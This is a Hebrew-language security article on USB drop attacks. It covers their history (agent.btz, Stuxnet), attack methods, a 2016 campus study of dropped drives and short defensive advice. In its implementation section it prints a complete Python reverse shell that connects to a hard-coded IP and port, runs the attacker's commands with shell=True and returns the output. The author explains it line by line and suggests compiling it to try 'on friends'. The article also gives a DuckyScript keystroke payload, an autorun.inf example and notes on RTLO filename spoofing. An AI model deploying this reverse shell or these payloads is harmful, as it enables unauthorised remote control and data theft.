USB Drop Attack

מאת דן בוגנים

הקדמה

כולנו מכירים את מכשיר ה-Disk On Key - DOK הקטן אשר נכנס לחיינו כבר בשנת 1999. תפקידו של המכשיר הקטן הוא אגירת מידע אלקטרוני והעברתו בין מכשירים בצורה נוחה, ניידת ויעילה. באותה התקופה דרכים אחרות להעברת מידע אלקטרוני היו לרוב דיסקים, חפצים עגולים גדולים ושבירים שלא הכי נוח לסחוב ממקום למקום, ולכן, בשל גודלו הקטן ואמידותו זכה ה-DOK להצלחה רבה.

במאמר זה נראה כיצד המכשיר הקטן והערמומי הזה מצליח לנצל את אמונם הטוב של בני האדם לטובתו של ההאקר באמצעות מתקפה בשם USB Drop Attack או בקיצור - UDA. נסתכל על ההיסטוריה של המתקפה משלהי שנות ה-2000 ועד היום ונראה כיצד היא השפיעה על מיטב הגופים הגדולים בארץ ובעולם. נלמד יחדיו כיצד ניתן לממש מתקפה שכזו, נסתכל על מחקר מעניין מאוד אשר חושף את יעילותה של המתקפה, ולסיכום, נלמד את הדבר החשוב ביותר, כיצד נוכל להתגונן מפניה.

איך המתקפה עובדת?

הרשו לי לספר לכם סיפור: באחד מן הימים הגעתי מעט מאוחר לעבודתי, לחצתי על הכפתור המעלית שבבניין המשרדים שבו אני עובד ולאחר כחצי דקה נשמע הצליל המוכר והדלתות נפתחו. המעלית הייתה ריקה מאדם, נכנסתי אליה ודרך המראה ראיתי דבר-מה מנצנץ על הרצפה בפינה שמאחורי. הסתובבתי והתכופפתי - היה זה DOK קטן עם מדבקה וכיתוב עליה: "נספח משכורות עובדים 2021", לא אשקר לכם - ליבי החסיר פעימה, המחשבה, שעל המכשיר הקטן הזה כנראה קיים אקסל עם נתוני המשכורות של כל עובדי החברה (שכן, אנחנו החברה היחידה שעבדה בבניין זה בתקופת הקורונה) די גרמה לי להתרגשות.

הגעתי למשרד, סגרתי את הדלת שמאחורי וללא מחשבה נוספת - חיברתי את הרכיב לשקע ה-USB במחשב המשרדי שלי. אכן היה בו אקסל בשם:

salary_2021_annexe.xslx

אני מכיר את הסכנות שבפתיחת קובץ אקסל - אסור לאשר שום קטעי Macro, אז הרגשתי די בטוח ללחוץ עליו. ואכן, כשלחצתי עליו, נפתחה מולי תוכנת האקסל עם גיליון נתונים טבלאי ובו אכן מספרים, עיינתי בו

קצת ולאחר מספר שניות הרגשתי לא נעים עם עצמי, אז סגרתי אותו. אבל זה כבר היה מאוחר מדי... ברגע שמזערתי את החלון של תוכנת האקסל ראיתי שתמונת החתול שלי, שתמיד הייתה לי כרקע לשולחן העבודה התחלפה ברקע שחור עם גולגולת לבנה וכיתוב שישר זיהיתי: כלל הקבצים על הכונן שלי הוצפנו. רק בדיעבד הבנתי שהקובץ לא באמת היה xslx אלא קובץ exe שהחליפו לו את ה-icon ובשם שלו דחפו RTLO... (אגב, תבדקו גם אתם בשם הקובץ כמה שורות מעלה ותראו שאכן מדובר בקובץ exe ולא בקובץ xslx).

אמנם הסיפור אינו אמיתי אך הוא מציג מקרה (מאוד לא סביר כמובן) של מימוש המתקפה. ההאקר "שוכח" את ה-DOK במקום נבחר, כזה שהסיכויים שמישהו ייקח אותו גבוהים, על מנת שהקורבן האומלל בעל הרצון הטוב להחזיר את המכשיר לבעליו יפתח את המחשב שלו, יבצע בדיוק את סדר הפעולות שהתרחשו בסיפור ויצטער על היום שבו הרים את ה-DOK הזה כי ההאקר השתלט לו על המחשב.

חשוב לציין שמתקפת UDA אמנם דורשת כישורי תכנות על מנת ליצור rootkit טוב בעל Reverse shell מובנה, יכולת התחמקות מ-Anti Malware וטעינה מחדש לאחר כיבוי המערכת. אף על פי כן, כל זה לא משנה כלום אם הקורבן לא ייקח את ה-DOK ש-"שכחנו".

רוב בני האדם טובים ובעלי רצון לעזור לאחרים, או לחילופין סקרנים ותוהים לעצמם "מעניין מה מכיל ה-DOK שיש פה על הרצפה" הם מרימים אותו ובכך תפסנו אותם בחכה. מאחר ותכונות אלו הן תכונות אנושיות יסודיות אני אסווג את החצי הראשון של המתקפה שהוא הרמת ה-DOK והכנסתו למחשב כמתקפת Social Engineering בשל העובדה שהחלק הזה פועל על האנשים כמובן שאתם יכולים לחלוק עלי אבל זוהי דעתי :) את החצי השני של המתקפה אסווג כמתקפת סייבר רגילה, כזו שכל בן אדם ממוצע חושב עליה, אתה לוחץ על תוכנה ובום הלך לך המחשב.

בהמשך נלמד מספר שיטות למימוש המתקפה, כאלו שעובדות גם אם הקורבן מבין דבר או שניים במחשב ויודע למה לא לוחצים על סיומת exe. רנדומלית.

מתקפות UDA ידועות

כפי שצוין לעיל, ה-DOK יצא לעולם בסביבות שנת ה-2000 על ידי ישראלי בשם דוב מורן! אכן גאווה ישראלית. אף על פי כן, ההאקרים הם יצורים סקרנים ומיד הם הבינו שניתן לנצל את המכשיר הקטן והמאוד פופולרי הזה למטרות שלהם.

כבר בשנת 2008 נפגע בסיס צבאי של צבא ארצות הברית ממכשיר ה-DOK במתקפת UDA חמורה שעל פי ההערכות נעשתה על ידי האקרים רוסיים. בדיוק על פי הספר, ההאקרים הפילו "בטעות" את ה-DOK עם התוכנה הזדונית בשם agent.btz (תולעת דומה ל-SillyFDC) במגרש החנייה של בסיס השייך לצבא ארצות הברית במזרח התיכון, מקום מצויין לתחילת המתקפה אם אתם שואלים אותי.

בחור שעבד שם כנראה הגיע לעבודה, ראה את ה-DOK ולקח אותו, מאוחר יותר הבחור חיבר את ה-DOK למחשב שהשתייך למערכת השליטה של צבא ארצות הברית ובכך גרם להפצת התולעת במערכות המחשוב שלהם ולאחת המתקפות היותר חמורות באותה התקופה וגם כיום כנגד צבא ארצות הברית.

על אף שהבחור הכניס מכשיר DOK זר למחשב של צבא ארצות הברית! הוא לא היה מספיק מבולבל בשביל ללחוץ על קובץ זר שהיה מוכל ב-DOK, התולעת הריצה את עצמה באמצעות מנגנון ה-AutoRun שקיים במערכות Windows. כאשר הוא פועל, הוא יחפש קובץ בשם autorun.inf (ב-Windows אין רגישות לכתיב גדול או קטן לכן השמות Autorun.inf, AUTOrUn.inf וכדומה יעבדו גם כן) ויקרא את תוכנו, הקובץ מצביע על תוכנה אשר תפעל אוטומטית בעת פתיחת התיקייה, ללא היכולת של המשתמש לבחור בהרצת הקובץ. להלן דוגמה הממחישה כיצד קובץ כזה יראה:

```
[Autorun]
action=Install Drive Navi
icon=AUTORUN\Icon1.ico
open=DriveNavi.exe
run=DriveNavi.exe
```

אמנם ישנם מספר פרמטרים בקובץ כגון, icon ו-action אבל הם פחות חשובים, הפרמטר עליו אנו נסתכל הוא open אשר מציין איזה קובץ נרצה להריץ בעת פתיחת התיקייה בה ממוקם קובץ ה-autorun.inf. כפי שבטח כבר הבנתם, המנגנון הזה הוא לא הדבר החכם ביותר לממש במערכת הפעלה ולכן Microsoft הורידו את התמיכה של מנגנון ה-Autorun במערכות Windows7 ומעלה לכונן USB כמו DOK.

כמו כן, גופים גדולים שנפגעו מהמתקפה כמו צבא ארצות הברית אסרו באופן מוחלט על הכנסת כונני USB למחשבים שלהם, בנוסף הם ביטלו לגמרי את מנגנון ה-Autorun במערכות Windows שפעלו על המחשבים שלהם.

רק 3 שנים לאחר מכן בשנת 2011, במתקפה אשר עשתה שימוש בתולעת הידועה בשם Stuxnet, פגעה ישראל בשיתוף עם ארצות הברית על פי האמונה הרווחת בתוכנית הגרעין של איראן על ידי השתלטות על המערכות ששולטות בצנטריפוגות במתקן ההעשרת אורניום בנתנז. לאחר ההשתלטות התולעת גרמה להאצה רדיאלית של הצנטריפוגות, כלומר להגברת מהירותן הסיבובית עד כדי שבירתן, תוך כדי הסתרת מצבן האמיתי של הצנטריפוגות מהגורמים המנטרים בנתנז.

התולעת הופצה באמצעות לא אחר ממכשיר ה-DOK שלנו וכונני USB אחרים שהיו זמינים להאקרים. כמו כן, התולעת הייתה קצת יותר חכמה מהבחור ההוא באוטובוס שדיברנו עליו (זוכרים אותו?). במקום לקוות שהקורבן ילחץ על איזה קובץ מאוד חשוד עם סיומת .exe כמו ה-phone_number.exe, התולעת ניצלה חולשה ב-Explorer.exe, תוכנת ניהול מערכת הקבצים של Windows. החולשה מנצלת את אופן טעינת האייקונים בקבצי .ink, אלו הם קבצי ה-shortcut ב-Windows על מנת להריץ קוד זדוני על המערכת.

למען האמת התולעת הזו היא סיפור די גדול שבאותה תקופה נחקר בצורה מסיבית על ידי חוקרי אבטחה רבים ואפילו יצא עליה סרט דוקומנטרי בשם Zerodays המתאר בהרחבה על השתלשלות האירועים, חקירת התולעת והשערות לגבי יוצריה.

דרכים מגוונות למימוש המתקפה

לאחר שסקרנו את אופן פעולת המתקפה נלמד כיצד אנחנו ממשים את הידע הזה הלכה למעשה. השלב הראשון של המתקפה בו הקורבן מרים את ה-DOK ולוקח אותו הביתה אינו משתנה והוא תלוי אך ורק ביצירתיות והדמיון שלכם, אולי אתם יכולים להניח את ה-DOK ליד הדלת של האוטו של הקורבן שלכם, אולי אתם יכולים לשים לו את ה-DOK בכיס של המעיל, אולי אתם יכולים "להשאיל" לא את ה-DOK, כפי שאמרתי, אתם קובעים.

החלק השני של המתקפה אמנם נסמך יותר על היכולות שלכם בכתיבת קוד, ההיכרות שלכם עם מערכת ההפעלה של המחשב של הקורבן, ובכללי יכולות כתיבת סוגי Malware שונים ומגוונים. להלן מספר שיטות שליקטתי להדבקת מחשב בעזרת כונן USB:

1. קובץ זדוני - Malicious File
2. לינקים לאתרי פישינג - Social Enginnering Links
3. מכשיר DOK המתחקה למקלדת - HID
4. Zero Day
5. ואחרון חביב - כונן USB קטלני - USB Kill

קובץ זדוני - Malicious File


הדרך הפשוטה ביותר וגם הכי פחות פופולרית ומצליחה תהיה כתיבת קוד זדוני בדיוק כמו ה-phone_number.exe בתקווה שהקורבן שלנו לא יחשוד בכלום וילחץ עליו, בטעות או בכוונה זה לא משנה כל עוד הוא הפעיל את התוכנה.

בהנחה ומשום מה הקורבן לחץ על התוכנה הזדונית, נרצה לוודא שהתוכנה תהיה בעלת מספר מאפיינים שיאפשרו לה להשתלט על המחשב בצורה הטובה ביותר. התוכנה צריכה להכיל איזשהו Reverse Shell שיתחבר לשרת שלנו על מנת שנוכל לשלוט במחשב של הקורבן מרחוק, בנוסף, על התוכנה להכיל מאפייני Rootkit על מנת להעלות הרשאות במידת הצורך (וכנראה שיהיה צורך), להסתתר מתוכנות אנטי וירוס ואף לעבוד גם לאחר שהמחשב נכבה ונדלק על ידי הקורבן.

אלו הם המאפיינים הבסיסיים שהתוכנה הזדונית צריכה להכיל על מנת לעבוד בצורה הטובה ביותר. אמנם, רוב המאפיינים אינם קלים למימוש. לדוגמא, על מנת להעלות הרשאות, תחילה נצטרך לדעת באיזו מערכת הפעלה המחשב של הקורבן משתמש, בנוסף נצטרך למצוא חולשה במערכת ההפעלה על מנת להצליח להעלות הרשאות.

דרך נוספת לא יותר טובה למען האמת מהדרך הקודמת היא הצבת קובץ בתוך מכשיר ה-DOK הזדוני אשר יתנהג בתור קישור לאתר אינטרנט זדוני אשר נבנה על ידי ההאקר מבעוד מועד במטרה לגנוב את פרטיו האישיים של הקורבן כמו פרטי חשבון הבנק, רשתות חברתיות, אימייל וכו'...

לדוגמא, בתמונה להלן ניתן לראות דף כניסה טיפוסי לחשבון Microsoft, אמנם, אם תסתכלו על כתובת ה-URL, ניתן לראות ש ה-Domain בשם "microsoftonline" אינו תואם את שם ה-Domain האמיתי של Microsoft שהוא בדיוק "microsoft". זוהי דוגמא מצוינת למתקפה שכן הדף נראה זהה לדף הכניסה האמיתי של Microsoft:



ישנם מספר חסרונות למתקפה, למשל, אם הקורבן לוחץ על הקישור לאתר בזמן שהמחשב שלו לא מחובר לאינטרנט, הוא לא יראה את האתר הזדוני והמתקפה תיכשל. כמו כן, זוהי מתקפה ידועה כיום בקרב מרבית האוכלוסייה ולכן הסיכויים שמישהו יכנס וימלא את הפרטים שלו קטנים, עם זאת, קיימים לצערי משתמשים אשר לא מודעים למתקפה ועלולים ליפול קורבן למתקפה הזו.

מכשיר DOK המתחקה למקלדת - HID

כפי שרובנו בעלי המחשבים הנייחים יודעים, קיימים מספר התקנים אשר מתחברים אל המחשב דרך חיבורי ה-USB השונים כמו עכבר, רמקולים, מיקרופון וכו... להתקנים האלו אנו קוראים בשפה המקצועית HID's או Human Interface Devices, התקנים אשר מאפשרים לנו, בני האדם, לתקשר עם המחשב באמצעות קלט שאנו מכניסים למחשב, או באמצעות פלט של המחשב אלינו דרך רמקולים למשל. התקן אחד מעניין במיוחד הוא המקלדת אשר מתחברת למחשב באופן חוטי או אלחוטי ומאפשרת לנו לכתוב תגובות, חיפושים באינטרנט ואפילו מאמרים בדיוק כמו האחד שאתם קוראים עכשיו ☺

הדרך בה האקר מיומן ינצל את מכשירי ה-HID האלו היא על ידי יצירת מכשיר HID אלחוטי אשר יפעל בדיוק כמו מקלדת אשר תקליד Payload ספציפי אל המחשב. ההאקר יכול לפתוח את הטרמינל ולפתוח Reverse Shell אל המחשב שלו ובכך להשיג שליטה על המחשב, או אולי הוא יכול לפתוח אתרי Phishing שונים בדפדפן ולגרום לקורבן למסור לו את פרטיו האישיים, האפשרויות הן רבות והן תלויות אך ורק ברצון ההאקר.

סוג זה של מתקפת UDA נמצאת כנראה בשימוש הנרחב ביותר שכן היא יכולה לעבוד אפילו על אנשים שמבינים דבר או שניים במחשבים ולא ילחצו על קבצים שנמצאים במכשיר ה-DOK, כמו כן ניתן להשתמש במתקפה זו בכל מערכת הפעלה: Windows, Linux MacOS וכו...

כפי שציינתי, מתקפה כזו דורשת האקר מיומן שכן לא כל מכשיר USB יכול להתחזות למקלדת ולהקליד Payload ספציפי אל המחשב. על מנת להכין מכשיר כזה דרוש ידע שלא לכל האקר יש. למזלנו, קיימים מכשירים כאלו בשוק אשר הכינו בשבילנו, המכשיר הידוע ביותר הוא Rubber Ducky המיוצר על ידי Hak5, ניתן לתכנת אותו להקליד פקודות למחשב על ידי שפה פשוטה בשם DuckyScript אשר מוציאה לפועל הקשות מקלדות במהירות של עד 1000 הקשות בדקה.

על אף היתרונות הרבים של מתקפת UDA בעזרת מכשירי HID, המתקפה עלולה להיכשל בזמן שמכשיר ה-HID מקליד שכן הקורבן עלול לשים לב לכל מיני חלונות אשר קופצים למסך שלו בזמן הכתיבה, בהנחה וההאקר מתכנת את מכשיר ה-HID בצורה חכמה כך שלא יקפצו חלונות למסך בעת הכתיבה, הקורבן עלול לחשוד בעובדה שהקבצים של מכשיר ה-DOK לכאורה אינם מופיעים במשך הרבה זמן. לכן, אם האקר ירצה לבצע מתקפה שכזו הוא צריך להיות מודע לדברים הנ"ל ולהקליד פקודות קצרות, כאלו שלא יחשפו אותו על ידי חלונות קופצים, ויעניקו לו גישה למחשב בזמן הקצר ביותר לפני שהקורבן מתחיל לחשוד.

דוגמא קלאסית של מתקפה שכזו מוצגת בסדרה בשם Mr. Robot. בפרק השישי של העונה הראשונה הדמות הראשית גורמת לשוטר סקרן להכניס מכשיר DOK זדוני למחשב משטרתי ובכך משתלטת על המחשב שלו, לא ברור לי בדיוק באיזו סוג של מתקפת UDA אבל אולי אתם תוכלו לנסות לנחש ולכתוב בתגובות לגליון הנוכחי ☺

Zero Days

סוג המתקפה האהוב עלי וכנראה המסובך ביותר מכל השאר הוא מתקפת Zero Day, אשר מכונה כך בשל חוסר הידיעה של הציבור על המתקפה במועד פרסומה, כלומר, עברו אפס ימים מאז פרסומה. מתקפות אלו הן נדירות והן דורשות הבנה עמוקה של המערכות אשר הן מנצלות, דוגמה קלאסית אשר הוצגה לעיל היא מתקפת Stuxnet אשר עשתה שימוש בלא פחות מ-4 פרצות Zero Day על מנת להפיל כמעט 50% מהצנטריפוגות במתקן הגרעיני האיראני בנתנז.

פרצת Zero Day אשר תשולב במתקפת UDA תהיה קטלנית בשל העובדה שמספיק חיבור של מכשיר ה-DOK למחשב על מנת להריץ פקודות על המכונה ולהשתלט עליה.

ואחרון חביב - כונן **USB** קטלני - **USB Kill**

המתקפה האחרונה עליה נדבר היא USB Kill, היא נקראת ככה מאחר והיא עושה שימוש במכשיר DOK אשר ביכולתו "להרוג" את המחשב שלך, ממש ככה, אתה מחבר את המכשיר למחשב ובום, אחרי כמה שניות המחשב פשוט מת.

מכשיר כזה גם כן נמכר באינטרנט ובעל היכולת לא רק לפגוע במחשבים אלא בכל מכשיר חשמלי אליו הוא יכול להתחבר: עכברים, מסכי מחשב, מסכי טלוויזיה, מקלדות, רמקולים וכו... על ידי שליחת נחשול מתח גבוה אל רכיבי החומרה הוא פוגע בהם ומוציא אותם מכלל שימוש. להלן וידאו אשר מראה את היכולות של מכשיר כזה.

מחקר על מתקפת UDA

לפני כמה שנים, בשנת 2016 נערך מחקר בנושא המתקפה אשר בוחן את יעילותה במטרה לענות על השאלה:

Does Dropping USB Drives in Parking Lots and Other Places Really Work?

החוקרים השתמשו בלא פחות מ-300 מכשירי DOK! אותם הם הפילו במקומות אסטרטגיים ברחבי הקמפוס של אוניברסיטת אילינויי, בכל מכשיר DOK הייתה מערכת ניטור אשר מודיעה לחוקרים כאשר מישהו הכניס את המכשיר למחשב, לחץ על הקבצים השונים במכשיר ה-DOK וכו...

המחקר כולל עוד מספר משתנים כגון נראות מכשיר ה-DOK, קבצים שונים שיש בתוכו וכדומה אך אני לא אכנס לפרטים שכן המחקר פורסם בכנס Hat Black והוא מועבר בצורה מעולה על ידי ראש המחקר.

מה שכן מעניין אותנו הן תוצאות המחקר להלן:

Study in numbers

	Total	Fraction
Key dropped	297	
Key picked up	290	98%
Key who phoned home	135	45%
Key returned	54	19%
People answering survey	62	21%

https://ly.tl/malusb

כפי שניתן לראות, 98% מ-297 מכשיר ה-DOK אשר פוזרו ברחבי הקמפוס הורמו על ידי אנשים, כ-45% מהם חיברו את המכשיר למחשב ולחצו על איזשהו קובץ! זה אומר ש-130 אנשים נפלו קורבן למתקפה הזו, זה כמעט 50% ממכשיר ה-DOK שפוזרו! זה אומר שעל פי המחקר הזה, יש לכם סיכוי של 50% להפיל מכשיר DOK ברחוב ובכך להשתלט על מחשב של איזה בחור רנדומלי שאוסף אותו.

כמובן שבפועל זה לא יקרה מאחר וזה תלוי איפה אתם מפילים את ה-DOK, מי מרים אותו, ביכולות שלכם לגרום לקורבן ללחוץ על קבצים ה-DOK וכדומה.

מימוש המתקפה

קובץ זדוני למערכת חלונאית

הקובץ הזדוני שנכתוב יהיה מאוד פשוט, הוא יכיל ReverseShell מאוד פשוט אשר מתחבר בפרוטוקול TCP למחשב של התוקף ומחכה לפקודה שהתוקף ישלח לו, אשר אותה המחשב של הקורבן יריץ בעזרת המחלקה Popen ששייכת לספרייה בשם subprocess. את הקוד נכתוב בשפת python לשם הפשטות ובשל הקלות הכרוכה בדבר. לאלו מכם שבאמת ירצו לנסות את הקוד על החברים ולשחק איתם, ניתן להפוך את הקוד ל-executable בעזרת ספרייה בשם Pyinstaller, שימו לב להשתמש בספרייה באותה מערכת הפעלה שיש לחבר שלכם על מנת שהקובץ יעבוד גם על המחשב שלו. וכעת, לעבודה!

להלן הקוד במלואו, כעת נעבור שורה אחר שורה ונבין ביחד את הקוד בצורה זו:

```python
#!/usr/bin/env python3

import socket
import subprocess
import os

HOST = '82.23.51.67'  # The server's hostname or IP address
PORT = 4242           # The port used by the server

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))

    while True:
        data = s.recv(1024)

        proc = subprocess.Popen(data.decode("utf-8"), stdout=subprocess.PIPE, shell=True)
        (out, err) = proc.communicate()

        print(out.decode("utf-8"))

        s.sendall(out)
```

השורה הראשונה נועדה לבעלי מערכות ה-Unix שבנינו והיא נועדה להגיד למערכת ההפעלה שאת הקוד אנו נריץ כקלט של תוכנה אחרת, במקרה הזה של python3, שפת המחשב בה אנו כותבים את הקוד.

שורות 3 - 5 מייבאות לנו מספר ספריות אשר יעזרו לנו במימוש הקוד, ספריית socket תיצור קשר עם המחשב של התוקף ותשלח אליו את הפלט של הפקודות שהוצאו לפועל על מחשבו של הקורבן בזמן שספריית subprocess תוציא את הפקודות לפועל בעזרת המחלקה Popen והפונקציה של המחלקה בשם commincate אשר תוציא לפועל את הפקודה הרצויה.

שורות 7 - 8 מגדירות לנו את הכתובת של המחשב התוקף, כאשר המשתנה HOST מתייחס לכתובת ה-IP של התוקף והמשתנה PORT מתייחס למספר הפורט עליו השרת מאזין במחשב של התוקף. יש לשים לב שברגע שהקוד נמצא במחשב של הקורבן, על אף שהוא קובץ exe. ולכן לקרוא אותו לא תהיה משימה פשוטה לקורבן שברוב המקרים לא מבין הרבה במחשבים, בן אדם מיומן יוכל בקלות על ידי שימוש ב-

Reverse Engineering לגלות את תוכנו של המשתנה HOST והמשתנה PORT ובכך "לעלות" על כתובת ה-IP שלנו, ובכך לגלות את מיקומנו נוסף על כך, במידה ולא נעשה שימוש בשרת חיצוני בעלת כתובת IP גלובלית, נצטרך לבצע Port Forwarding על מנת להעביר את התעבורה שהגיעה לנתב (שזו בעצם הכתובת (HOST, PORT)) למחשב שלנו.

שורה 10 מגדירה את המשתנה s כ-TCP Socket.

שורה 11 מתחברת למחשב של התוקף חיבור TCP.

שורה 14 מחכה לקבל פקודה מהמחשב של התוקף. שימו לב שהדבר נמצא בלולאת While ולכן הקוד יעבוד לנצח, כל עוד הקורבן לא גילה אותו והפסיק את פעולתו (דבר אשר לא יהיה קשה במיוחד לנוכח העובדה שלא עשינו דבר שיסתיר את התוכנה הזדונית שלנו).

שורות 16 - 17 מוציאות לפועל את הפקודה ששלח התוקף, המשתנה proc מתייחס ל-process חדש שיצרנו בעזרת המחלקה Popen והמשתנה out הוא הפלט שנוצר על ידי הרצת הפקודה של התוקף.

שורה 19 מדפיסה במחשב של הקורבן את הפלט שנוצר על ידי הפקודה של התוקף, שכחתי את השורה הזו שם בזמן שעשיתי קצת Debugging ולכן כנראה שאתם תרצו להוריד אותה ☺

שורה 21 לבסוף שולחת את הפלט למחשב של התוקף ומציגה לו את התוצאה, בין אם זה קובץ סודי שהתוקף רצה לראות במחשב של הקורבן, בין אם זה התוכן של תיקייה מסוימת, האפשרויות תלויות אך ורק בכם.

קצת DuckyScript

בעזרת מכשיר HID כמו Rubber Ducky נוכל להקליד פקודות במהירות הבזק על המחשב של הקורבן שלנו ובכך, אם נרצה, נוכל למשל להיכנס ישירות ל-command line ולהריץ איזו פקודה שנרצה. על מנת להפוך את המטלה הזו לקלה במיוחד, יצרו Hak5, החברה שמכינים את ה-Rubber Ducky, שפה פשוטה מאוד בשם DuckyScript אשר בעזרתה נוכל לגרום למכשיר ה-HID שלנו להקליד מה שנרצה על המחשב של הקורבן. להלן קוד פשוט מאוד שנכתב בשפה הזו אשר פותח את ה-command line במחשב של הקורבן:

```
GUI r
STRING cmd
ENTER
STRING cmd.exe
REPEAT 100
```

השורה הראשונה פותחת את חלון ה-Run שבאפשרותו נוכל לפתוח את ה-command line, המילה GUI שווה ללחיצה על מקש ה-WINDOWS במקלדת, ומיד לאחר מכן הקוד ילחץ על המקש r במקלדת.

השורה השנייה מקלידה את המילה cmd בחלון ה-Run

ומיד לאחר מכן **השורה שלישית** לוחצת ENTER

כעת פתחנו את ה-command line במחשבו של הקורבן ונוכל לעשות כל מה שעולה על רוחנו ויכולותנו, למשל, נוכל להשתמש באיזה one liner על מנת לפתוח חיבור למחשב של התוקף, כפי שאמרתי מקודם, אתם מחליטים.

הגנה מפני המתקפה

כמעט הגענו לסוף המאמר אך לפני שנסיים חשוב מאוד להבין כיצד אנו והאנשים שסביבנו יכולים להתגונן מפני המתקפה. אז כמובן שכמו הרבה מהפתרונות של בעיות בעולם, הדרך הכי טובה היא ידע! להיות מודע למתקפה זה בערך 90% מההגנה נגדה, שכן ברגע שאתם מודעים אליה ולהשלכות שלה, הסיכויים שתכניסו מכשיר DOK שאינכם מכירים למחשב שלכם הם יותר נמוכים, וגם אם כן, כנראה שתחשבו פעמיים לפני כן.

אך גם אם הכנסתם בטעות מכשיר כזה למחשב שלכם, מומלץ שיהיה ברשותכם תוכנת אנטי-וירוס מעודכנת אשר תמנע נזקים מיותרים גם אם לחצתם בטעות על קובץ שלא הייתם אמורים ללחוץ עליו.

אם בכל מקרה אתם סקרנים ורוצים לבדוק מה מכיל מכשיר ה-DOK, הדרך הבטוחה ביותר לעשות זאת היא לנתק את הגישה לאינטרנט ולהשתמש במחשב שלא אכפת לכם שיהרס, שכן במידה ומכשיר ה-DOK הוא בעצם USB Kill שיהרוס את המחשב שלכם, אתם לא תצטערו על כך לאחר מכן.

סיכום

לסיכום, למדנו על מכשיר ה-DOK, כיצד ניתן להשתמש בו כוקטור להשתלטות על מחשבים, לגניבת פרטים אישיים ואפילו על מנת למוטט מכשירים חשמליים כהרף עין על ידי שימוש ב-USB Kill.

ראינו כיצד לאורך ההיסטוריה מדינות השתמשו במתקפה זו אחת כנגד השנייה במתקפה הידועה בשם Stuxnet וראינו את היעילות האדירה של המתקפה במחקר שנערך בשנת 2016 על ידי Elie Bursztein.

תודה רבה שקראתם את המאמר, אני מקווה שלמדתם דבר או שניים, נתראה במאמר הבא ☺

קצת על עצמי

קוראים לי דן בוגנים, בן 19, אני גר בצור הדסה, ישוב ליד ירושלים ואני מאוד אוהב את תחום אבטחת המידע והתקשורת, אני אשמח מאוד לענות על כל שאלה שיש לכם ולכן בנוגע למאמר בכתובת המייל:
danbu9@gmail.com

מקורות

1. https://youtu.be/XJCQBqTmGUU - USB DROP ATTACK BlackHat Research
2. https://shop.hak5.org/products/usb-rubber-ducky-deluxe - Rubber Ducky
3. https://www.youtube.com/watch?v=7x0vl6ikO5M - Mr robot UDA Example
4. https://www.samlogic.net/articles/autorun-commands.htm - Autorun Information
5. https://www.samlogic.net/articles/autorun-usb-flash-drive-windows-7.htm - Autorun Information
6. https://www.samlogic.net/articles/autorun-usb-flash-drive.htm - Autorun Information
7. https://www.wearethemighty.com/mighty-history/worst-cyber-attack-usb/ - 2008 US Military UDA Attack Information
8. https://en.wikipedia.org/wiki/2008_cyberattack_on_United_States - 2008 US Military UDA Attack Information
9. https://www.digitalwhisper.co.il/0x27/ - Stuxnet Information
10. https://www.csoonline.com/article/3218104/what-is-stuxnet-who-created-it-and-how-does-it-work.html - Stuxnet Information
11. https://he.wikipedia.org/wiki/%D7%A1%D7%98%D7%A7%D7%A1%D7%A0%D7%98 - Stuxnet Information
12. https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=eae134f2-509a-4999-b909-1cd2c98d7713&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments - Stuxnet Information
13. https://www.youtube.com/watch?v=Fqk_VUMzY_M - Zero Days, A documentary about Stuxnet
14. https://www.cybrary.it/wp-content/uploads/2019/02/USB-Drop-Attack-Course-Notes.pdf - Usb Drop Attack PDF
15. https://www.youtube.com/watch?v=XJCQBqTmGUU - מחקר שנערך על מתקפת UDA
16. https://usbkill.com/ - Usb Killer